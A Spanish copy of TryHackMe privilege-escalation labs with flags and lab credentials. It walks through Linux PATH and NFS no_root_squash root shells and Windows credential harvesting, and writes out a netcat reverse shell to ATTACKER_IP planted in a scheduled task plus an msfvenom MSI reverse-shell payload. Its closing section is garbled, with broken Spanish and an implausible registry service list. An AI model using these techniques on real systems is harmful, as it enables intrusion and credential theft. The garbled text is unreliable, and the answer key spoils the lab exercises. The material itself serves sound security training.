root@targetsystem:/home/alper/Desktop# chmod u+s path
root@targetsystem:/home/alper/Desktop# ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
root@targetsystem:/home/alper/Desktop#
```

Nuestro usuario ahora tiene acceso al script de "ruta" con el bit SUID configurado.

```
alper@targetsystem:~/Desktop$ ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
alper@targetsystem:~/Desktop$
```

Una vez ejecutada, la "ruta" buscará un ejecutable llamado "thm" dentro de las carpetas enumeradas en RUTA.

Si alguna carpeta grabable aparece en PATH, podríamos crear un binario llamado thm en ese directorio y hacer que nuestro script de "ruta" lo ejecute. Cuando el bit SUID esté configurado, este binario se ejecutará con privilegios de root

Se puede realizar una búsqueda simple de carpetas grabables usando el `find / -writable 2>/dev/null` comando " ". La salida de este comando se puede limpiar usando una secuencia simple de cortar y ordenar.

```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | cut -d "/" -f 2 | sort -u
dev
home
proc
run
snap
sys
tmp
usr
var
alper@targetsystem:~/Desktop$
```

Algunos escenarios CTF pueden presentar diferentes carpetas, pero un sistema normal generaría algo como lo que vemos arriba.
Comparar esto con PATH nos ayudará a encontrar carpetas que podamos usar.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

Vemos varias carpetas en /usr, por lo que podría ser más fácil ejecutar nuestra búsqueda de carpetas de escritura una vez más para cubrir las subcarpetas.

```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | grep usr | cut -d "/" -f 2,3 | sort -u
usr/lib
usr/share
alper@targetsystem:~/Desktop$
```

Una alternativa podría ser el siguiente comando.

```
find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u
```

Hemos agregado "grep -v proc" para eliminar los muchos resultados relacionados con los procesos en ejecución.

Desafortunadamente, las subcarpetas bajo /usr no se pueden escribir

La carpeta en la que será más fácil escribir probablemente sea /tmp. En este punto, debido a que /tmp no está presente en PATH, tendremos que agregarlo.
Como podemos ver a continuación, el `export PATH=/tmp:$PATH` comando " " logra esto.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$ export PATH=/tmp:$PATH
alper@targetsystem:~/Desktop$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

En este punto, el script de ruta también buscará en la carpeta /tmp un ejecutable llamado "thm".
Crear este comando es bastante fácil copiando /bin/bash como "thm" en la carpeta /tmp.

```
alper@targetsystem:/$ cd /tmp
alper@targetsystem:/tmp$ echo "/bin/bash" > thm
alper@targetsystem:/tmp$ chmod 777 thm
alper@targetsystem:/tmp$ ls -l thm
-rwxrwxrwx 1 alper alper 10 Jun 17 14:36 thm
alper@targetsystem:/tmp$
```

Le hemos otorgado derechos ejecutables a nuestra copia de /bin/bash; tenga en cuenta que en este punto se ejecutará con nuestro derecho de usuario. Lo que hace posible una escalada de privilegios en este contexto es que el script de ruta se ejecuta con privilegios de root.

```
alper@targetsystem:~/Desktop$ whoami
alper
alper@targetsystem:~/Desktop$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~/Desktop$ ./path
root@targetsystem:~/Desktop# whoami
root
root@targetsystem:~/Desktop# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:~/Desktop#
```

Responda las siguientes preguntas

¿Cuál es la carpeta extraña para la que tienes acceso de escritura?

/home/murdoch | Respuesta correcta | Pista

Aproveche la vulnerabilidad $PATH para leer el contenido del archivo flag6.txt.

No se necesita respuesta | Pregunta hecha | Pista

¿Cuál es el contenido del archivo flag6.txt?

THM-736628929 | Respuesta correcta

Tarea 11 Escalada de privilegios: NFS

Tarea 12 Desafío final

Creado por tryhackme y 1337rce

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 78007 usuarios aquí y esta sala tiene 815 días.

3164

Escalada de privilegios de Linux

Conozca los fundamentos de la escalada de privilegios de Linux. Desde la enumeración hasta la explotación, practique más de 8 técnicas diferentes de escalada de privilegios.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la escalada de privilegios?

Tarea 3 Enumeración

Tarea 4 Herramientas de enumeración automatizadas

Tarea 5 Escalada de privilegios: exploits del kernel

Tarea 6 Escalada de privilegios: Sudo

Tarea 7 Escalada de privilegios: SUID

Tarea 8 Escalada de privilegios: capacidades

Tarea 9 Escalada de privilegios: trabajos cron

Tarea 10 Escalada de privilegios: RUTA

Tarea 11 Escalada de privilegios: NFS

Nota: Inicie la máquina de destino adjunta a esta tarea para seguirla.
Puede iniciar la máquina de destino y acceder a ella directamente desde su navegador.
Alternativamente, puede acceder a él a través de SSH con las siguientes credenciales de usuario con privilegios bajos:

Iniciar máquina

Nombre de usuario: karen
Contraseña: Contraseña1

Los vectores de escalada de privilegios no se limitan al acceso interno. Las carpetas compartidas y las interfaces de administración remota como SSH y Telnet también pueden ayudarlo a obtener acceso raíz en el sistema de destino. Algunos casos también requerirán el uso de ambos vectores, por ejemplo, encontrar una clave privada SSH raíz en el sistema de destino y conectarse a través de SSH con privilegios de raíz en lugar de intentar aumentar el nivel de privilegios de su usuario actual.

Otro vector que es más relevante para los CTF y los exámenes es un shell de red mal configurado. Este vector a veces se puede ver durante las pruebas de penetración cuando hay presente un sistema de respaldo de red.

La configuración de NFS (Network File Sharing) se mantiene en el archivo /etc/exports. Este archivo se crea durante la instalación del servidor NFS y normalmente los usuarios pueden leerlo.

```
alper@targetsystem:/$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/mnt/sharedfolder *(rw,sync,insecure,no_subtree_check)
/backups *(rw,sync,insecure,no_root_squash,no_subtree_check)


alper@targetsystem:/$
```

El elemento crítico para este vector de escalada de privilegios es la opción "no_root_squash" que puede ver arriba. De forma predeterminada, NFS cambiará el usuario root a nfsnobody y eliminará cualquier archivo que funcione con privilegios de root. Si la opción "no_root_squash" está presente en un recurso compartido grabable, podemos crear un ejecutable con el bit SUID configurado y ejecutarlo en el sistema de destino.

Comenzaremos enumerando recursos compartidos montables de nuestra máquina atacante.

```
┌──(root💀 TryHackMe)-[~]
└─# showmount -e 10.0.2.12
Export list for 10.0.2.12:
/backups             *
/mnt/sharedfolder *
/tmp                 *

┌──(root💀 TryHackMe)-[~]
└─#
```

Montaremos uno de los recursos compartidos "no_root_squash" en nuestra máquina atacante y comenzaremos a construir nuestro ejecutable.

```
┌──(root💀 TryHackMe)-[~]
└─# mkdir /tmp/backupsonattackermachine

┌──(root💀 TryHackMe)-[~]
└─# mount -o rw 10.0.2.12:/backups /tmp/backupsonattackermachine
```

Como podemos configurar bits SUID, un ejecutable simple que ejecutará /bin/bash en el sistema de destino hará el trabajo.

```
  GNU nano 5.4
int main()
{ setgid(0);
  setuid(0);
  system("/bin/bash");
  return 0;
}

```

Una vez que compilamos el código configuraremos el bit SUID.

```
┌──(root💀 TryHackMe)-[/tmp/backupsonattackermachine]
└─# gcc nfs.c -o nfs -w

┌──(root💀 TryHackMe)-[/tmp/backupsonattackermachine]
└─# chmod +s nfs

┌──(root💀 TryHackMe)-[/tmp/backupsonattackermachine]
└─# ls -l nfs
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
```

Verá a continuación que ambos archivos (nfs.c y nfs están presentes en el sistema de destino. Hemos trabajado en el recurso compartido montado, por lo que no fue necesario transferirlos).

```
alper@targetsystem:/backups$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:/backups$ whoami
alper
alper@targetsystem:/backups$ ls -l
total 24
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
-rw-r--r-- 1 root root    76 Jun 17 16:24 nfs.c
alper@targetsystem:/backups$ ./nfs
root@targetsystem:/backups# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:/backups# whoami
root
root@targetsystem:/backups#
```

Observe que el ejecutable nfs tiene el bit SUID configurado en el sistema de destino y se ejecuta con privilegios de root.

Responda las siguientes preguntas

¿Cuántas acciones montables puedes identificar en el sistema de destino?

3 — Respuesta correcta

¿Cuántas acciones tienen habilitada la opción "no_root_squash"?

3 — Respuesta correcta

Obtenga un shell raíz en el sistema de destino

No se necesita respuesta — Pregunta hecha

¿Cuál es el contenido del archivo flag7.txt?

THM-89384012 — Respuesta correcta

Tarea 12 Desafío final

Creado por tryhackme y 1337rce

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 78007 usuarios aquí y esta sala tiene 815 días.

3164

Escalada de privilegios de Linux

Iniciar AttackBox Ayuda

Conozca los fundamentos de la escalada de privilegios de Linux. Desde la enumeración hasta la explotación, practique más de 8 técnicas diferentes de escalada de privilegios.

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la escalada de privilegios?

Tarea 3 Enumeración

Tarea 4 Herramientas de enumeración automatizadas

Tarea 5 Escalada de privilegios: exploits del kernel

Tarea 6 Escalada de privilegios: Sudo

Tarea 7 Escalada de privilegios: SUID

Tarea 8 Escalada de privilegios: capacidades

Tarea 9 Escalada de privilegios: trabajos cron

Tarea 10 Escalada de privilegios: RUTA

Tarea 11 Escalada de privilegios: NFS

Tarea 12 Desafío final

A estas alturas ya tiene un conocimiento bastante bueno de los principales vectores de escalada de privilegios en Linux y este desafío debería ser bastante fácil.

Iniciar máquina

Ha obtenido acceso SSH a una gran instalación científica. Intenta elevar tus privilegios hasta que seas Root.
Diseñamos esta sala para ayudarlo a crear una metodología exhaustiva para la escalada de privilegios de Linux que será muy útil en exámenes como OSCP y sus compromisos de pruebas de penetración.

No deje ningún vector de escalada de privilegios sin explorar; la escalada de privilegios suele ser más un arte que una ciencia.

Puede acceder a la máquina de destino a través de su navegador o utilizar las credenciales SSH a continuación.

- Nombre de usuario: Leonardo
- Contraseña: Penny123

Responda las siguientes preguntas

¿Cuál es el contenido del archivo flag1.txt?

THM-42828719920544 Respuesta correcta

¿Cuál es el contenido del archivo flag2.txt?

THM-168824782390238 Respuesta correcta

Creado por tryhackme y 1337rce

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 78007 usuarios aquí y esta sala tiene 815 días.

1243

Escalada de privilegios de Windows

Conozca los fundamentos de las técnicas de escalada de privilegios de Windows.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Durante una prueba de penetración, a menudo tendrás acceso a algunos hosts de Windows con un usuario sin privilegios. Los usuarios sin privilegios tendrán acceso limitado, incluidos solo sus archivos y carpetas, y no tendrán medios para realizar tareas administrativas en el host, lo que le impedirá tener un control total sobre su objetivo.

Esta sala cubre técnicas fundamentales que los atacantes pueden utilizar para elevar los privilegios en un entorno Windows, permitiéndole utilizar cualquier punto de apoyo inicial sin privilegios en un host para escalar a una cuenta de administrador, cuando sea posible.

Si primero desea repasar sus habilidades, puede echar un vistazo al Módulo de conceptos básicos de Windows o al Módulo de piratería de Windows .

Responda las siguientes preguntas

¡Haz clic y continúa aprendiendo!

No se necesita respuesta | Pregunta hecha

Tarea 2 Escalada de privilegios de Windows

Tarea 3 Recolectar contraseñas de lugares habituales

Tarea 4 Otras victorias rápidas

Tarea 5 Abusar de configuraciones erróneas del servicio

Tarea 6 Abusar de privilegios peligrosos

Tarea 7 Abusar de software vulnerable

Tarea 8 Herramientas del oficio

Tarea 9 Conclusión

Creado por tryhackme y munra

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 37387 usuarios aquí y esta sala tiene 574 días.

1243

Escalada de privilegios de Windows

Conozca los fundamentos de las técnicas de escalada de privilegios de Windows.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Escalada de privilegios de Windows

En pocas palabras, la escalada de privilegios consiste en utilizar el acceso otorgado a un host con el "usuario A" y aprovecharlo para obtener acceso al "usuario B" abusando de una debilidad en el sistema de destino. Si bien normalmente queremos que el "usuario B" tenga derechos administrativos, puede haber situaciones en las que necesitemos escalar a otras cuentas sin privilegios antes de obtener privilegios administrativos.

Obtener acceso a diferentes cuentas puede ser tan simple como encontrar credenciales en archivos de texto u hojas de cálculo que algún usuario descuidado dejó sin proteger, pero ese no siempre será el caso. Dependiendo de la situación, es posible que necesitemos abusar de algunas de las siguientes debilidades:

- Configuraciones erróneas en servicios de Windows o tareas programadas
- Privilegios excesivos asignados a nuestra cuenta
- software vulnerable
- Faltan parches de seguridad de Windows

Antes de pasar a las técnicas reales, veamos los diferentes tipos de cuentas en un sistema Windows.

Usuarios de Windows

Los sistemas Windows tienen principalmente dos tipos de usuarios. Dependiendo de sus niveles de acceso, podemos categorizar a un usuario en uno de los siguientes grupos:

Administradores	Estos usuarios tienen la mayor cantidad de privilegios. Pueden cambiar cualquier parámetro de configuración del sistema y acceder a cualquier archivo del sistema.
Usuarios estándar	Estos usuarios pueden acceder a la computadora pero solo realizar tareas limitadas. Normalmente, estos usuarios no pueden realizar cambios permanentes o esenciales en el sistema y se limitan a sus archivos.

Cualquier usuario con privilegios administrativos formará parte del grupo **de Administradores** . Por otro lado, los usuarios estándar forman parte del grupo **Usuarios** .

Además de eso, normalmente escuchará acerca de algunas cuentas integradas especiales utilizadas por el sistema operativo en el contexto de la escalada de privilegios:

SISTEMA / Sistema Local	Una cuenta utilizada por el sistema operativo para realizar tareas internas. Tiene acceso completo a todos los archivos y recursos disponibles en el host con privilegios incluso mayores que los administradores.
Servicio local	Cuenta predeterminada utilizada para ejecutar servicios de Windows con privilegios "mínimos". Utilizará conexiones anónimas a través de la red.
Servicio de red	Cuenta predeterminada utilizada para ejecutar servicios de Windows con privilegios "mínimos". Utilizará las credenciales de la computadora para autenticarse a través de la red.

Estas cuentas las crea y administra Windows y no podrá usarlas como otras cuentas normales. Aun así, en algunas situaciones, puedes obtener sus privilegios explotando servicios específicos.

Responda las siguientes preguntas

¿Los usuarios que pueden cambiar las configuraciones del sistema forman parte de qué grupo?

Administrators — Respuesta correcta

La cuenta SISTEMA tiene más privilegios que el usuario Administrador (sí/no)

aye — Respuesta correcta

Tarea 3 Recolectar contraseñas de lugares habituales

Tarea 4 Otras victorias rápidas

Tarea 5 Abusar de configuraciones erróneas del servicio

Tarea 6 Abusar de privilegios peligrosos

Tarea 7 Abusar de software vulnerable

Tarea 8 Herramientas del oficio

Tarea 9 Conclusión

Creado por tryhackme y munra

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 37387 usuarios aquí y esta sala tiene 574 días.

1243

Escalada de privilegios de Windows

Conozca los fundamentos de las técnicas de escalada de privilegios de Windows.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Tarea 2 Escalada de privilegios de Windows

Tarea 3 Recolectar contraseñas de lugares habituales

Iniciar máquina

La forma más sencilla de obtener acceso a otro usuario es recopilar credenciales de una máquina comprometida. Estas credenciales podrían existir por muchas razones, incluido un usuario descuidado que las deja en archivos de texto sin formato; o incluso almacenado por algún software como navegadores o clientes de correo electrónico.

Esta tarea presentará algunos lugares conocidos para buscar contraseñas en un sistema Windows.

Antes de continuar con la tarea, recuerde hacer clic en el botón **Iniciar máquina** . Utilizará la misma máquina durante las tareas 3 a 5. Si está utilizando **AttackBox** , este también es un buen momento para iniciarlo, ya que lo necesitará para las siguientes tareas.

En caso de que prefiera conectarse a la máquina de destino a través de RDP , puede utilizar las siguientes credenciales:

Usuario: `thm-unpriv`

Contraseña: `Password321`

Instalaciones de Windows desatendidas

Al instalar Windows en una gran cantidad de hosts, los administradores pueden usar los Servicios de implementación de Windows, que permiten implementar una única imagen del sistema operativo en varios hosts a través de la red. Este tipo de instalaciones se denominan instalaciones desatendidas porque no requieren la interacción del usuario. Dichas instalaciones requieren el uso de una cuenta de administrador para realizar la configuración inicial, que podría terminar almacenándose en la máquina en las siguientes ubicaciones:

- C:\Unattend.xml
- C:\Windows\Panther\Unattend.xml
- C:\Windows\Panther\Unattend\Unattend.xml
- C:\Windows\system32\sysprep.inf
- C:\Windows\system32\sysprep\sysprep.xml

Como parte de estos archivos, es posible que encuentre credenciales:

```
<Credentials>
    <Username>Administrator</Username>
    <Domain>thm.local</Domain>
    <Password>MyPassword123</Password>
</Credentials>
```

Historia de PowerShell

Cada vez que un usuario ejecuta un comando usando Powershell, se almacena en un archivo que guarda una memoria de los comandos anteriores. Esto es útil para repetir rápidamente comandos que ha utilizado antes. Si un usuario ejecuta un comando que incluye una contraseña directamente como parte de la línea de comando de Powershell, luego podrá recuperarla usando el siguiente comando desde un `cmd.exe` mensaje:

```
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```

Nota: El comando anterior solo funcionará desde cmd.exe, ya que Powershell no lo reconocerá `%userprofile%` como una variable de entorno. Para leer el archivo desde Powershell, deberá reemplazarlo `%userprofile%` con `$Env:userprofile` .

Credenciales de Windows guardadas

Windows nos permite utilizar las credenciales de otros usuarios. Esta función también brinda la opción de guardar estas credenciales en el sistema. El siguiente comando enumerará las credenciales guardadas:

```
cmdkey /list
```

Si bien no puede ver las contraseñas reales, si nota alguna credencial que valga la pena probar, puede usarla con el `runas` comando y la `/savecred` opción, como se ve a continuación.

```
runas /savecred /user:admin cmd.exe
```

Configuración de IIS

Internet Information Services (IIS) es el servidor web predeterminado en las instalaciones de Windows. La configuración de sitios web en IIS se almacena en un archivo llamado `web.config` y puede almacenar contraseñas para bases de datos o mecanismos de autenticación configurados. Dependiendo de la versión instalada de IIS, podemos encontrar web.config en una de las siguientes ubicaciones:

- C:\inetpub\wwwroot\web.config
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config

A continuación se muestra una forma rápida de encontrar cadenas de conexión de bases de datos en el archivo:

```
type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString
```

Recuperar credenciales del software: PuTTY

PuTTY es un cliente SSH que se encuentra comúnmente en sistemas Windows. En lugar de tener que especificar los parámetros de una conexión cada vez, los usuarios pueden almacenar sesiones donde la IP, el usuario y otras configuraciones se pueden almacenar para su uso posterior. Si bien PuTTY no permitirá a los usuarios almacenar su contraseña SSH, almacenará configuraciones de proxy que incluyen credenciales de autenticación de texto sin cifrar.

Para recuperar las credenciales de proxy almacenadas, puede buscar ProxyPassword en la siguiente clave de registro con el siguiente comando:

```
reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s
```

Nota: Simon Tatham es el creador de PuTTY (y su nombre es parte de la ruta), no el nombre de usuario cuya contraseña recuperamos. El nombre de usuario del proxy almacenado también debería ser visible después de ejecutar el comando anterior.

Así como PuTTY almacena credenciales, cualquier software que almacene contraseñas, incluidos navegadores, clientes de correo electrónico, clientes FTP , clientes SSH, software VNC y otros, tendrá métodos para recuperar cualquier contraseña que haya guardado el usuario.

Responda las siguientes preguntas

Se dejó una contraseña para el usuario julia.jones en el historial de Powershell. ¿Cual es la contraseña?

ZuperCkretPa5z — Respuesta correcta

A web server is running on the remote host. Find any interesting password on web.config files associated with IIS. What is the password of the db_admin user?

098n0x35skjD3 — Correct Answer

There is a saved password on your Windows credentials. Using cmdkey and runas, spawn a shell for mike.katz and retrieve the flag from his desktop.

THM{WHAT_IS_MY_PASSWORD} — Correct Answer

Retrieve the saved password stored in the saved PuTTY session under your profile. What is the password for the thom.smith user?

CoolPass2021 — Correct Answer

Tarea 4 Otras victorias rápidas

Tarea 5 Abusar de configuraciones erróneas del servicio

Tarea 6 Abusar de privilegios peligrosos

Tarea 7 Abusar de software vulnerable

Tarea 8 Herramientas del oficio

Tarea 9 Conclusión

Creado por tryhackme y munra
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 37387 usuarios aquí y esta sala tiene 574 días.

1243

Escalada de privilegios de Windows

Conozca los fundamentos de las técnicas de escalada de privilegios de Windows.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Escalada de privilegios de Windows

Tarea 3 Recolectar contraseñas de lugares habituales

Tarea 4 Otras victorias rápidas

La escalada de privilegios no siempre es un desafío. Algunas configuraciones erróneas pueden permitirle obtener acceso de usuario con mayores privilegios y, en algunos casos, incluso acceso de administrador. Sería útil considerar que estos pertenecen más al ámbito de los eventos CTF que a los escenarios que encontrará durante las pruebas de penetración reales. Sin embargo, si ninguno de los métodos mencionados anteriormente funciona, siempre puedes volver a ellos.

Tareas programadas

Al examinar las tareas programadas en el sistema de destino, es posible que vea una tarea programada que perdió su binario o que está usando un binario que puede modificar.

Las tareas programadas se pueden enumerar desde la línea de comando usando el `schtasks` comando sin ninguna opción. Para recuperar información detallada sobre cualquiera de los servicios, puede utilizar un comando como el siguiente:

Símbolo del sistema

```
C:\> schtasks /query /tn vulntask /fo list /v
Folder: \
HostName:                             THM-PC1
TaskName:                             \vulntask
Task To Run:                          C:\tasks\schtask.bat
Run As User:                          taskusr1
```

Obtendrá mucha información sobre la tarea, pero lo que nos importa es el parámetro "Tarea a ejecutar", que indica qué ejecuta la tarea programada, y el parámetro "Ejecutar como usuario", que muestra el usuario que se utilizará. para ejecutar la tarea.

Si nuestro usuario actual puede modificar o sobrescribir el ejecutable "Tarea a ejecutar", podemos controlar lo que ejecuta el usuario taskusr1, lo que resulta en una simple escalada de privilegios. Para verificar los permisos del archivo en el ejecutable, usamos `icacls` :

Símbolo del sistema

```
C:\> icacls c:\tasks\schtask.bat
c:\tasks\schtask.bat NT AUTHORITY\SYSTEM:(I)(F)
                     BUILTIN\Administrators:(I)(F)
                     BUILTIN\Users:(I)(F)
```

Como se puede ver en el resultado, el grupo **BUILTIN\Users** tiene acceso completo (F) sobre el binario de la tarea. Esto significa que podemos modificar el archivo .bat e insertar cualquier carga útil que queramos. Para su comodidad, `nc64.exe` puede encontrarlo en `C:\tools` . Cambiemos el archivo bat para generar un shell inverso:

Símbolo del sistema

```
C:\> echo c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 4444 > C:\tasks\schtask.bat
```

Luego iniciamos un detector en la máquina atacante en el mismo puerto que indicamos en nuestro shell inverso:

```
nc -lvp 4444
```

La próxima vez que se ejecute la tarea programada, debería recibir el shell inverso con privilegios taskusr1. Si bien probablemente no podría iniciar la tarea en un escenario real y tendría que esperar a que se active la tarea programada, le hemos proporcionado a su usuario permisos para iniciar la tarea manualmente para ahorrarle algo de tiempo. Podemos ejecutar la tarea con el siguiente comando:

Símbolo del sistema

```
C:\> schtasks /run /tn vulntask
```

Y recibirá el shell inverso con privilegios taskusr1 como se esperaba:

KaliLinux

```
user@attackerpc$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.175.90 50649
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
wprivesc1\taskusr1
```

Vaya al escritorio taskusr1 para recuperar una bandera. No olvides ingresar la bandera al final de esta tarea.

Instalar siempre elevado

Los archivos del instalador de Windows (también conocidos como archivos .msi) se utilizan para instalar aplicaciones en el sistema. Suelen ejecutarse con el nivel de privilegio del usuario que lo inicia. Sin embargo, estos se pueden configurar para ejecutarse con privilegios más altos desde cualquier cuenta de usuario (incluso las que no tienen privilegios). Potencialmente, esto podría permitirnos generar un archivo MSI malicioso que se ejecutaría con privilegios de administrador.

Nota: El método AlwaysInstallElevated no funcionará en la máquina de esta sala y se incluye solo como información.

Este método requiere que se establezcan dos valores de registro. Puede consultarlos desde la línea de comando usando los siguientes comandos.

Símbolo del sistema

```
C:\> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
C:\> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
```

Para poder aprovechar esta vulnerabilidad, se deben configurar ambos. De lo contrario, la explotación no será posible. Si están configurados, puede generar un archivo .msi malicioso usando `msfvenom` , como se ve a continuación:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKING_MACHINE_IP LPORT=LOCAL_PORT -f msi -o malicious.msi
```

Como se trata de un shell inverso, también debe ejecutar el módulo Metasploit Handler configurado en consecuencia. Una vez que haya transferido el archivo que ha creado, puede ejecutar el instalador con el siguiente comando y recibir el shell inverso:

Símbolo del sistema

```
C:\> msiexec /quiet /qn /i C:\Windows\Temp\malicious.msi
```

Responda las siguientes preguntas

¿Qué es la bandera taskusr1?

THM{TASK_COMPLETED} | Respuesta correcta

Tarea 5 Abusar de configuraciones erróneas del servicio

Tarea 6 Abusar de privilegios peligrosos

Tarea 7 Abusar de software vulnerable

Tarea 8 Herramientas del oficio

Tarea 9 Conclusión

Creado por tryhackme y munra

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 37387 usuarios aquí y esta sala tiene 574 días.

Tarea 1 Introducción

Tarea 2 **Administrador del centro de servicios** (SCS) SCS es un proceso encargado de gestionar el estado de los servicios según una encuesta, comprobar el estado actual de cualquier servicio determinado, y, en general, proporcionar una forma de configurar los servicios.

Cada servicio en un sistema Windows tiene un ejecutable que se ejecuta cuando que se inicia un servicio. Es importante tener en cuenta que los ejecutables de servicio implementan funciones especiales para poder comunicarse con el SCM, y por lo tanto, ningún ejecutable puede iniciarse como servicio sin ellas. Cada servicio también especifica lo siente de cuenta bajo la cual se ejecutará el servicio.


Para comprender mejor la estructura de un servicio, verifiquemos la configuración del servicio apphostsvc con el `sc qc` comando:

Sintaxis del sistema

```
C:\> sc qc apphostsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: apphostsvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k apphost
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Application Host Helper Service
        DEPENDENCIES       :
        SERVICE_START_NAME : localSystem
```

Aquí podemos ver que el ejecutable asociado se especifica a través del parámetro `BINARY_PATH_NAME` y la cuenta utilizada para ejecutar el servicio se muestra en el parámetro `SERVICE_START_NAME`.

Los servicios tienen una vida útil de varios directorios(/dir/). ¿qué ruta suele tener permisos para leíste, deleteo, pesear, consultar el estado, consultar la configuración o reconfigurar el servicio, entre otros privilegios. El SDC, se puede ver desde Process Hacker (disponible en el escritorio de su máquina):



Todas las configuraciones de servicios se almacenan en el registro en `HKLM\SYSTEM\CurrentControlSet\services\`:

Registro Editor
Archivo Edit View Favorites Help
Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\AppHostSvc
AppHostSvc
Application Information
Application Layer Gateway Service
Application Management
AppMgmt
AppReadiness
AppVClient
AppXSvc
Appx
AssignedAccess
AsyncMac
atapi
Audiosrv
AxInstSV
b06bdrv
BDESVC
BFE
BITS
BrokerInfrastructure
Browser
BthAvrcpTg
BthEnum
BthHFAud
bthhfenum
bthserv
BTHMODEM
BTHPORT
bttflt
bvbdbus
bvhdbus
bvkbus
bvmbus
bvnetbus
bvnetvsp
bvrbus
bvstorvsp
bvuvbus
bvvbus
bvvmbus
bvvsockbus
BxCaBaseDrv
BxCaBusDrv
BxCaDisplayDrv
BxCaHidDrv
BxCaMonDrv
BxCaNetDrv
BxCaPrintDrv
BxCaSmartCardDrv
BxCaVideoDrv
BxCoInstDrv
BxCoInstMonDrv
BxCoInstNetDrv
BxCoInstPrintDrv
BxCoInstSmartCardDrv
BxCoInstVideoDrv
BxDiagnosticDrv
BxFilter
BxHub3
BxMonitor
BxNetAdapter
BxNetMon
BxNetUsbDrv
BxPciDrv
BxPrintDrv
BxSerialDrv
BxSmartCardDrv
BxSmartCardToolsDrv
BxUsbDrv
BxUsbHub3
BxVideoDrv
BxWaveDrv
BxWdmDrv
BxWinUsbDrv
BxXhciDrv
BxXhciHs
BxXhciPt
BxXhciVs
BYOD
c6xbus
CAD
CADBUS
CAD2
CAD3
CAD4
CAD5
CAD6
CAD7
CAD8
CAD9
CAD10
CAD11
CAD12
CAD13
CAD14
CAD15
CAD16
CAD17
CAD18
CAD19
CAD20
CAD21
CAD22
CAD23
CAD24
CAD25
CAD26
CAD27
CAD28
CAD29
CAD30
CAD31
CAD32
CAD33
